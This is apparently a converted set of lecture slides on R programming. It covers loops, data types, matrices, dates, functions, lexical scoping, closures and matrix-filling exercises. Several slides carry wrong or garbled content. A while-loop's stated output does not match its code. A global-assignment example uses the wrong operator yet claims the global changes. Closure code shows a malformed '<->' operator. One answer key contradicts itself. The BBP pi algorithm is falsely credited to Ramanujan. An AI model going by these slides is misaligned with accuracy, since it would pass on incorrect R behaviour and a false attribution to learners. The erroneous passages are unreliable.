



## Control: for, if, else,

```
for(i in 1:6) if(i>4) print(i) # prints 5,6
```

```
for(x in 1:7)
 if (x<3) {
 print(x)
 } else {
 if (x<5) print(-x) else print(x*x)
 } # prints 1,2,-3,-4,25,36,49
```

# Loops



# while, break, continue/next

```
for (i in 1:10) {
 if (i == 2) next
 if (i == 6) break
 print(i)
}
prints 1,3, 4,5

limit <- 10
i <- 1
while (i <= limit) {
 i <- i + 1
 if (i == 2) next
 if (i == 6) break
 print(i)
}
prints 4, 5, 6
```

# DATA

# Data Types

- Logical

values: TRUE, FALSE,

Operators: "&" (and), "|" (or), and "!" (negation).

Example: TRUE & ! FALSE | (1==2)

class(1==1) # prints 'logical'

- Character and strings

as.character(3.14) # "3.14"

cat("\u1219") # **Unicode** char in hex

a.string <- paste("mosh","ahmed")



# Basic Data Types

- Numeric Decimal values are called **numerics** in R. It is the default computational data type. If we assign a decimal value to a variable x as follows, x will be of numeric type.
- Integer

```
class(1) # numeric
class(as.integer(2)) # integer
print(as.integer(3.14))# 3
as.integer("NAME") # NA
```

- Complex `sqrt(-1+0i)` # prints `0+1i`

# Data types

<code>typeof</code>	-- mode	-- storage.mode
1. logical	-- logical	-- logical
2. integer	-- numeric	-- integer
3. double	-- numeric	-- double
4. complex	-- complex	-- complex
5. character	-- character	-- character
6. raw	-- raw	-- raw

See <https://cran.r-project.org/doc/manuals/R-lang.html>

# Categorical data

Factors: gender = factor("M","F")

Examples: Weekdays, Months, Grades.

> letters

```
[1] "a" "b" "c" "d" "e" "f" "g" "h" "i"
[10] "j" "k" "l" "m" "n" "o" "p" "q" "r"
[19] "s" "t" "u" "v" "w" "x" "y" "z"
```

# Also LETTERS: A..Z

# Sequences

```
rep(x=1:2, times=c(2,4)) # replicate
1,1, 2,2,2,2
```

```
seq(from = 4, to = 8, by = 0.5)
prints 4.0, 4.5, 5.0, 5.5, 6.0, 6.5, 7.0, 7.5, 8.0
```

# Data: Vector and Lists

- Vectors

```
v <- c(10,20,30); print v[1]
10
```

- List :

```
c("mosh",1:4,TRUE) # mixed data
[1] "mosh" "1" "2" "3" "4" "TRUE"
```

# Vectors

```
Index is [1..N] .. unlike in C++ [0..N-1]
```

```
x <- c(1,5,7)
```

```
x[1:3] # prints 1,5,7
```

```
class(x) # Numeric
```

```
typeof(x) # double
```

```
length(x) # 3
```

```
print(1:3) # prints 1,2,3
```

```
print(1:3-1) # prints 0,1, 2
```

```
print(1:(3-1)) # prints 1,2
```

# Lists

- `a <- list( )`
- `a[[1]] = "blue"`
- `a[['name']] = 'mosh'`
- `a$name # prints mosh`
- `mode(a) # prints 'list'`
- `str(a) # prints representation of a`
- `names(a) # prints [ "", "name" ]`

# Matrix

```
M <- matrix(seq(1,16), 4, 4)
View(M)
```

# min of each row  
apply(M, 1, min)  
1 2 3 4

# max of each col  
apply(M, 2, max)  
4 8 12 16

	V1	V2	V3	V4	V5
1	1	5	9	13	
2	2	6	10	14	
3	3	7	11	15	
4	4	8	12	16	

# Matrix Exercise

- Matrix and Arrays (multi dim)

```
x <- matrix(60:1, nrow=5,ncol=5)
```

- What are these?

1. x[,4]
2. x[3,]
3. x[2:4,1:3]
4. t(x[1:1,2:3])

> x	[,1]	[,2]	[,3]	[,4]	[,5]
[1,]	60	55	50	45	40
[2,]	59	54	49	44	39
[3,]	58	53	48	43	38
[4,]	57	52	47	42	37
[5,]	56	51	46	41	36

# Matrix Answers

- Matrix and Arrays (multi dim)

```
x <- matrix(60:1, nrow=5,ncol=5)
```

- What are these?

1. x[,4] # col 4
2. x[3,] # row 3
3. x[2:4,1:3]
4. t(x[1:1,2:3]) # transpose

```
> x[1:1,2:3]
[1] 55 50
> t(x[1:1,2:3])
 [,1] [,2]
 [1,] 55 50
```

# vector  
# matrix

```
> x
 [,1] [,2] [,3] [,4] [,5]
[1,] 60 55 50 45 40
[2,] 59 54 49 44 39
[3,] 58 53 48 43 38
[4,] 57 52 47 42 37
[5,] 56 51 46 41 36
```

```
> x[,4]
[1] 45 44 43 42 41
> x[3,]
[1] 58 53 48 43 38
> x[2:4,1:3]
 [,1] [,2] [,3]
[1,] 59 54 49
[2,] 58 53 48
[3,] 57 52 47
```

# Data Frames

DataFrames (each column can be diff type)

Like an Excel Sheet

```
> mydata <- data.frame(c("a","b"), 1:2, 5:6)
> names(mydata) <- c("l","n", "m")
> View(mydata)
```

	l	n	m
1	a		1
2	b		2

# Questions: Int Size

What's the largest and smallest int you can print in a language?

What happens when you try printing a number larger than the language supports?

# BigInt

```
> .Machine$integer.max
2147483647 # 2e9 = 2x10^9 = 2 Billion
double.xmax 1.797693e+308
from https://stat.ethz.ch/R-manual/R-devel/library/base/html/zMachine.html
```

```
> library("gmp")
> pow.bigz(2,1000)
Big Integer ('bigz') : [1]
10715086071862673209484250490600018105614048117055336074437503883703510511249361
22493198378815695858127594672917553146825187145285692314043598457757469857480393
45677748242309854210746050623711418779541821530464749835819412673987675591655439
46077062914571196477686542167660429831652624386837205668069376
```

# What is value of Pi?

$\pi = 3.141592653589793238462643383279502884197169399375105820974944$

- How to compute Pi?

$$\pi = \frac{4}{1 + \frac{1^2}{2 + \frac{3^2}{2 + \frac{5^2}{2 + \frac{7^2}{2 + \frac{9^2}{\ddots}}}}} = 3 + \frac{1^2}{6 + \frac{3^2}{6 + \frac{5^2}{6 + \frac{7^2}{6 + \frac{9^2}{\ddots}}}}} = \frac{4}{1 + \frac{1^2}{3 + \frac{2^2}{5 + \frac{3^2}{7 + \frac{4^2}{9 + \ddots}}}}}$$

Another spigot algorithm, the BBP digit extraction algorithm, was created by Ramanujan.

$$\pi = \sum_{k=0}^{\infty} \frac{1}{16^k} \left( \frac{4}{8k+1} - \frac{2}{8k+4} - \frac{1}{8k+5} - \frac{1}{8k+6} \right)$$

# Multi Precision with Rmpfr

(Reliable Multiple Precision Floating-Point)

```
> require("Rmpfr");
precision is 3321 bits =1000 digits = 1000 * log2(10)

Pi <- Const("pi", 1000 *log2(10)); Pi
3.1415926535897932384626433832795028841971693993751058209749445923078164062862
089986280348253421170679821480865132823066470938446095505822317253594081284811
174502841027019385211055596446229489549303819644288109756659334461284756482337
867831652712019091456485669234603486104543266482133936072602491412737245870066
063155881748815209209628292540917153643678925903600113305305488204665213841469
519415116094330572703657595919530921861173819326117931051185480744623799627495
673518857527248912279381830119491298336733624406566430860213949463952247371907
021798609437027705392171762931767523846748184676694051320005681271452635608277
857713427577896091736371787214684409012249534301465495853710507922796892589235
420199561121290219608640344181598136297747713099605187072113499999983729780499
510597317328160963185950244594553469083026425223082533446850352619311881710100
031378387528865875332083814206171776691473035982534904287554687311595628638823
53787593751957781857780532171226806613001927876611195909216420199
```

# meta numeric

- NA : missing, Not Available
- NaN : Not a number
- Inf : Infinite
- `is.nan(0/0)` # TRUE
- `is.infinite(1/0)` # TRUE
- `is.complex(sqrt(1i))` # TRUE
- `typeof(sqrt(1i))` # complex

# Strings and Printf

```
x <- "Hello"
print(x) # "Hello"
```

cat is print, paste to concat strings

```
> cat(paste('xx','yy',sep="-")) # "xx-yy"
```

printf is cat and sprintf

```
> cat (sprintf("%s=%d",'x',10)) # x=10
```

# Operations

```
sum(1:10) # prints 55
```

```
prod(1:5) # prints 120 (5! factorial)
```

# Date Time and Time Series in R

# as.Date time

```
> my.date = as.Date("1970/1/1")
> my.date # "1970-01-01"

> class(my.date) # "Date"
> as.numeric(my.date) # 0

> myDates = c("2013-12-19", "2003-12-20") # vector of 2 strings
> as.Date(myDates) # "2013-12-19" "2003-12-20"

> as.Date("1/1/1970", format="%m/%d/%Y") # "1970-01-01"
> as.Date("January 1, 1970", format="%B %d, %Y") # "1970-01-01"
> as.Date("01JAN70", format="%d%b%y") # "1970-01-01"
```

# format date

```
> format(my.date, "%b %d, %Y") # "Jan 01, 1970"
> myYear = format(my.date, "%Y")
```

```
> myYear # "1970"
> class(myYear) # "character"
> as.numeric(myYear) # 1970
```

Code	Value	Example
%d	Day of the month (decimal number)	23
%m	Month (decimal number)	11
%b	Month (abbreviated)	Jan
%B	Month (full name)	January
%y	Year (2 digit)	90
%Y	Year (4 digit)	1990

Table 2. Format codes for dates

```
> as.numeric(format(my.date, "%Y")) # 1970
> weekdays(my.date) # "Thursday"
> months(my.date) # "January"
> quarters(my.date) # "Q1"
> julian(my.date, origin=as.Date("1900-01-01")) # 25567
attr("origin") # "1900-01-01"
```

# Date arithmetic

```
> my.date = as.Date("1970/1/1")
> my.date # "1970-01-01"
> my.date + 1 # "1970-01-02"
> my.date - 1 # "1969-12-31"
> my.date + 31 # "1970-02-01"

> my.date1 = as.Date("1980-01-01")
> (my.date1 > my.date) # TRUE
```

# Date diff

```
> diff.date = my.date1 - my.date
> diff.date # 3652 days
> class(diff.date) # "difftime"
> as.numeric(diff.date) # 3652
> my.date + diff.date # "1980-01-01"
```

# Date Seq

```
my.dates = seq(
 as.Date("1993/3/1"),
 as.Date("2003/3/1"),
 "2 months")
```

```
> head(my.dates)
[1] "1993-03-01" "1993-05-01" "1993-07-01" "1993-09-01" "1993-11-01"
[6] "1994-01-01"
```

```
> tail(my.dates)
[1] "2002-05-01" "2002-07-01" "2002-09-01" "2002-11-01" "2003-01-01"
[6] "2003-03-01"
```


# Sampling dates

```
> sample(seq(as.Date('1999/01/01'),
 as.Date('2016/01/01'), by="day"), 3)
[1] "2014-11-27" "2005-10-26" "2007-04-18"
```

<https://stat.ethz.ch/R-manual/R-devel/library/base/html/seq.Date.html>

# zoo: quarterly summary

```
library(zoo)
dates <- seq(as.Date("2015-01-01"),
 as.Date("2016-12-1"), by = "day")
set.seed(1) # for consistent random data
data1 <- zoo(rnorm(length(dates)), dates)
plot(data1)
```



```
cbind(meanie=aggregate(data1, as.yearqtr,
```

meanie		
2015	Q1	0.10850
2015	Q2	-0.00684
2015	Q3	-0.04226
2015	Q4	0.09619
2016	Q1	-0.09105
2016	Q2	0.04090
2016	Q3	-0.05157
2016	Q4	-0.29988

# References

1. Hands on R, Grolemund
2. R Language Reference  
<https://cran.r-project.org/doc/manuals/R-lang.html>
1. Google/Stackoverflow for R docs
2. Venables, R Intro
3. Verzani, Simple R
4. Matloff, Art of R
5. [https://en.wikibooks.org/wiki/R\\_Programming/Data\\_types](https://en.wikibooks.org/wiki/R_Programming/Data_types)

# Functions in R

## Topics

1. Functions
2. Recursive
3. Anonymous
4. Local and Global Variables
5. Scoping Lexical vs Dynamic
6. Closure

by moshahmed@gmail.com

Manipal Global Academy of Data Science,  
2017

# R: Objects and Functions

“To understand computations in R,  
two slogans are helpful:

1. **Everything that exists is an object.**
2. **Everything that happens is a function call.**

- John Chambers (Author of S language).

# Functions

```
hello <- function(x) {
 Greet <- "Hello"
 cat(Greet,x)
}
1.hello("Mosh") # prints: "Hello Mosh"
2.typeof(hello) # prints "closure"
3.class(hello) # prints "function"
4.Greet # Object "Greet" not found.
```

# Functions

```
user defined function(args){body}

demo <- function(arg1, arg2, ...){
 statements
 return(object) # last val is returned.
}
demo(1,2,3); # function call

Load the function demo from a R source file
source("demo.R")
```

# Functions

- Functions are environ/scopes.
- Lexical scoping (based on syntax)
- Not dynamic scoping (based on stack).
- Variables always passed by value.
- Global variables are discouraged.
- R has separate namespaces for functions and non-functions so you can have an object named c and a function named c.

# functions in R are first class objects

1. Can be treated much like any other R object.
2. Can be passed as arguments to other functions
3. Can be nested, so that you can define a function inside of another function
4. The return value of a function is the last expression in the function body to be evaluated

# Lazy evaluation

Args are evaluation only when needed

Example:

```
b is not used in f.
f <- function(a, b) { a^2 }
f(2,x/0)
prints 4, x/0 is not evaluated.
```

# Lazy evaluation of args

```
f <- function(x) {
 10 # x is not used in body
}

f(
 stop("This is an error!")# Not evaluated
)

prints 10
```

# Anonymous (nameless) Functions

```
Call an Anon function
(function (x) x * 10)(5)
Returns 50
```

```
named <- function(x) x * 10
Call a named function
named(6)
Returns 60
```

# Default args

```
f <- function (x, y=2) x^y
```

```
y defaults to 2
```

```
f(3) # 9 = f(3,2) = 3^2, x is 3, y is 2.
```

```
f(2,3) # 8, x=2, y is 3
```

# Wrappers

```
myplot <- function(pause,...){
 if(pause) System.sleep(1)
 plot(...) # '...' means all remaining args.
}
```

# LOCAL VAR

# Local Variable: by Value

```
x <- 5 # global variable not used by f.
f <- function(x) {
 # parameter x is passed by Value (Copy)
 x <- x + 1 # Local Variable is modified
 print(x)
}
f(1) # prints 2
x # prints 5, global x has not changed
```

# Exercise: Local Variables

```
j <- function() {
 if (!exists("a")) {
 a <- 1 # always created fresh.
 } else {
 a <- a + 1
 }
 print(a)
}
call j twice, is the output same?
j() == j() # Output?
```

# Answer: Local Variables

```
j <- function() {
 if (!exists("a")) {
 a <- 1 # always created fresh.
 } else {
 a <- a + 1
 }
 print(a) # also returns a
}
j() == j() # Prints 1,1, TRUE
```

# Exercise

x <- 5

f <- function(x) { x <- x + 1; print(x) }

f(1) # prints ?

x <- 3

# ===

f(x) # prints ?

f(x=10) # prints ?

x # prints ?

# Answer

x <- 5

f <- function(x) { x <- x + 1; print(x); }

f(1) # prints 2

x <- 3

f(x) # prints 4, because input 3+1

f(x=10) # prints 11, because input 10+1

x # prints 3, because global x.

# GLOBAL VAR

# Global Variable, <<-

```
Greet <- "Alo"
f <- function(x) cat(Greet,x)
f("Mosh") # prints "Alo Mosh"
```

# Global Variable is read but not written

```
x <- 5 # global variable visible in f.
f <- function() {
 x <- x + 1 # global variable x read but
 print(x) # local copy of x is modified
}
f() # prints 6
x # prints 5
```

# Global Variable is modified with <<-

```
x <- 5
f <- function() {
 print(x) # uses global x
 x <- x+1 # modify global x
 print(x) # uses global x
}
f() # prints 5,6
f() # prints 6,7
x # 7
```

# Assign Global Variable

```
x <- 5 # global variable visible in f.
f <- function() {
 assign("x", x+1, envir = .GlobalEnv)
 print(x)
}

f() # prints 6.
x # prints 6
```

# SCOPING

# Params are Local to function

Local x <-

```
Global x read,
local x written
x <- 10
g <- function(){
 x <- x+1
 print(x)
}
g() == g()
11, 11, TRUE
```

Global x <<-

```
h <- function(){
 x <<- x+1
 print(x)
}
x <- 11
h() == h()
12, 13, FALSE
```

# Lexical scoping (not dynamic)

```
a=10
```

```
f <- function(x) { a * x }
```

```
g <- function(x) { a=2; f(x) }
```

```
g(2) # 20
```

```
Lexical: 20 =2*(a=10)
```

```
Not Dynamic: 4= 2*(a=2)
```

```
x <- 1
```

```
f <- function() x
```

```
g <- function() { x=0; f() }
```

```
g() # 1
```

```
Lexical: f sees x=1
```

```
Not dynamic, f sees '0' is
assigned to x before it.
```

# Exercises: Lexical Scoping

```
a=1; b=3;
f<-function(x) { a*x + b }
g<-function(x) { a=20; b=10; f(x) }
g(2) # What is the output?
```

# Answer: Lexical Scoping

```
a=1; b=3;
f<-function(x) {a*x + b}
g<-function(x) {a=20; b=10; f(x)}
g(2) # value is:
5=1*2+3 or 50=20*2+10?
```

# CLOSURE

# Closure (f captures the values)

```
f <- function(a) {
 function() { a }
}
```

```
g <- f(a=7)
a=10 # changed
but a inside f is not affected.
g() # 7
```

- Values used in f are captured at function creation time, if the value changes, f is not affected.

# Closure: Make a Static Counter

```
mk.ctr <- function() {
 k <- 0 # static copy.
 function() {
 k <-> k + 1
 k
 }
}
```

```
c1 <- mk.ctr()
c2 <- mk.ctr()
c1() # 1
c1() # 2
c2() # 1
c2() # 2
```

# Exercise: Closure output?

```
1. k <- 1
2. s <- function() {
3. k <- 2
4. function() { k <<- k + 1; k }
5. }
6. c1 <- s()
7. c2 <- s()
8. c1() ; c1()
9. c2() ; c2()
10.c1 <- s()
11.c1()
12.c2()
```

# Answer: Closure output

```
1. k <- 1 # not used
2. s <- function() {
3. k <- 2 # closure, static variable local to function s.
4. z <- function() { k <<- k + 1; k } # Name it z.
5. }
6. c1 <- s() # c1/k=2
7. c2 <- s() # c2/k=2
8. c1(); c1() # 3, 4
9. c2(); c2() # 3, 4
10. c1 <- s() # c1/k=2
11. c1() # 3
12. c2() # 5
```

# Exercise: What does this print?

```
x <- 1

e <- function() x

x <- 2 # global var

e() # What is the value?

x <<- 3

e() # What is the value?

x <- 4

e() # What is the value?
```

# Answer: What does this print?

```
x <- 1
e <- function() x
x <- 2 # global var
e() # 2
x <<- 3
e() # 3
x <- 4
e() # 4
```

# Exercise: Closure

```
a=1; b=2

f <- function(a=100,b=200) {
 return(function(x) a*x + b)
}

g=f(20,10) # ?
g(2) # ?
f()(2) # ?
```

# Answer: Closure

```
a=1; b=2
f <- function(a=100,b=200) {
 return(function(x) a*x + b)
}
g=f(20,10) # x to 20*x+10
g(2) # 20*2+10
f()(2) # 100*2+200
```

# Exercise: Write the output of:

```
1. x <- 2
2. (function(x) {
3. x <- x+60
4. cat('a1=',x,'\n')
5. (function(x) { x <<- x+600}) (x+7)
6. cat('b1=',x,'\n')
7. x <<- x + 8000
8. cat('c1=',x,'\n')
9. }) (x=x+2) // Call to anon func
10. cat('d1=',x,'\n')
11. # Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Answer: Write the output of:

```
1. x <- 2
2. (function(x is 4) { # x is local
3. x <- x+60 // 64 is 4+60
4. cat('a1=',x,'\n') // 64
5. (function(x) { x <<- x+600}) (x+7 is 71 = 64+7)
6. cat('b1=',x,'\n') # 671 = 600+71
7. x <<- x + 8000 # update global x 671+8000
8. cat('c1=',x,'\n') # 671
9. }) (x=x+2 is 2+2) // Call to anon func
10. cat('d1=',x,'\n') # 8002
11. # Answer (a,b,c,d)=(64 ; 671; 671; 8671)
```

# Quiz

Q1. What is the output of this function?

```
cat(cat="cat")
```

Q2. Explain anonymous function with an example.

Q3. Explain closure with an example.

# Quiz: Solution

Q1. What is the output of this function?

```
cat(cat="cat")
cat
```

Q2. Explain anonymous function with an example.

Nameless function, e.g. `function(x) x`

Q3. Explain closure with an example.

Function that captures variables in its environment for later use, e.g.

```
makectr <- function() {
 x <- 0;
 ctr <- function() { x <-> x+1; return(x) }
}
c1 <- makectr(); c2 <- makectr()
c1(); c2(); c1(); c2() # 1,1, 2,2
```

# References

1. Google R docs
2. Stackoverflow R
3. Venables, R Intro
4. Verzani, Simple R
5. Matloff, Art of R
6. Hands on R, Grolemund

# References on Functions

## 1. Functions

<http://adv-r.had.co.nz/Functions.html>

## 2. Closure

<https://darrenjw.wordpress.com/2011/11/23/lexical-scope-and-function-closures-in-r/>

## 3. R Language Reference

<https://cran.r-project.org/doc/manuals/R-lang.html>

## 4. Data Types

[https://en.wikibooks.org/wiki/R\\_Programming/Data\\_types](https://en.wikibooks.org/wiki/R_Programming/Data_types)

# MATRIX manipulation Exercises

# Creating a Matrix

```
> m <- matrix(c(1,2,3,4), nrow=2)
> View(m)
```

	v1	v2
1	1	3
2	2	4

```
> m
 [,1] [,2]
[1,] 1 3 # Row 1
[2,] 2 4 # Row 2.
 Col1 Col2
> det(m) # determinant of m is -2
-2
```

# Exercises in R

## Filling Matrix

### with integers 1:N


moshahmed@gmail, 8/2016

# Exercises: Write mina/maxa

Find max and min entries in matrix A[m x n].

```
> print(maxa(A)) # 12
```

```
> print(mina(A)) # 7
```



# Dot product of 2 vectors

Multiplying matrices

$$\begin{bmatrix} 1 & 2 & 3 \\ 4 & 5 & 6 \end{bmatrix} \begin{bmatrix} 7 \\ 9 \\ 11 \end{bmatrix} = 58$$
$$1 \cdot 7 + 2 \cdot 9 + 3 \cdot 11 = 58$$

$$AB = \begin{bmatrix} a & b \\ c & d \end{bmatrix} \begin{bmatrix} e & f \\ g & h \end{bmatrix} = \begin{bmatrix} ae + bg & af + bh \\ ce + dg & cf + dh \end{bmatrix}$$

$$\begin{pmatrix} a & b & c \\ d & e & f \\ g & h & i \end{pmatrix} \begin{pmatrix} x \\ y \\ z \end{pmatrix} = \begin{pmatrix} ax + by + cz \\ dx + ey + fz \\ gx + hy + iz \end{pmatrix}$$

# Exercise: Write matmul

Write matmul to multiply 2 matrices,  
element by element, example:

```
C[m x p] <- matmul(
 A[m x n] =matrix(1:6,2,3,
 B[n x p] =matrix(11:22,3,4))
```

"Dot Product"

$$\begin{bmatrix} 1 & 1 & 1 \\ 0 & 2 & 5 \\ 2 & 5 & -1 \end{bmatrix} \begin{bmatrix} x \\ y \\ z \end{bmatrix} = \begin{bmatrix} x + y + z \\ 2y + 5z \\ 2x + 5y - z \end{bmatrix}$$


# Exercise: spiral

Fill a matrix in a spiral way:

```
> print(spiral(matrix(0,3,4)))
```

1	2	3	4
10	11	12	5
9	8	7	6

```
> print(spiral(matrix(0,4,4)))
```



# Exercise: zigzag1

Fill given matrix in zigzag1

```
> print(zigzag1(matrix(0,3,3)))
```

1 2 3 ->

6 5 4 <-

7 8 9 ->

```
> print(zigzag1(matrix(0,4,5)))
```

1	2	3	4	5
10	9	8	7	6
11	12	13	14	15
20	19	18	17	16

The diagram illustrates the zigzag filling pattern for a 4x5 matrix. The values are filled as follows:

- Row 1: 1, 2, 3, 4, 5 (green arrow pointing right)
- Row 2: 10, 9, 8, 7, 6 (red arrow pointing left)
- Row 3: 11, 12, 13, 14, 15 (green arrow pointing right)
- Row 4: 20, 19, 18, 17, 16 (red arrow pointing left)

# Exercise: zigzag2

Fill given matrix in `zigzag2`.

```
print(zigzag2(matrix(0,3,3)))
```

1 6 7

2 5 8

3 4 9

```
> print(zigzag2(matrix(0,4,5)))
```

1	8	9	16	17
2	7	10	15	18
3	6	11	14	19
4	5	12	13	20



# Exercise: Diag1

Fill given matrix diagonal, top left to bottom right, down first:

```
> print(diag1(matrix(0,3,3)))
```

v	1	3	4
	2	5	8
	6	7	9



```
> print(diag1(matrix(0,5,5)))
```



# Exercise: Diag2

Fill given matrix diagonal, top left to bottom right, left first:

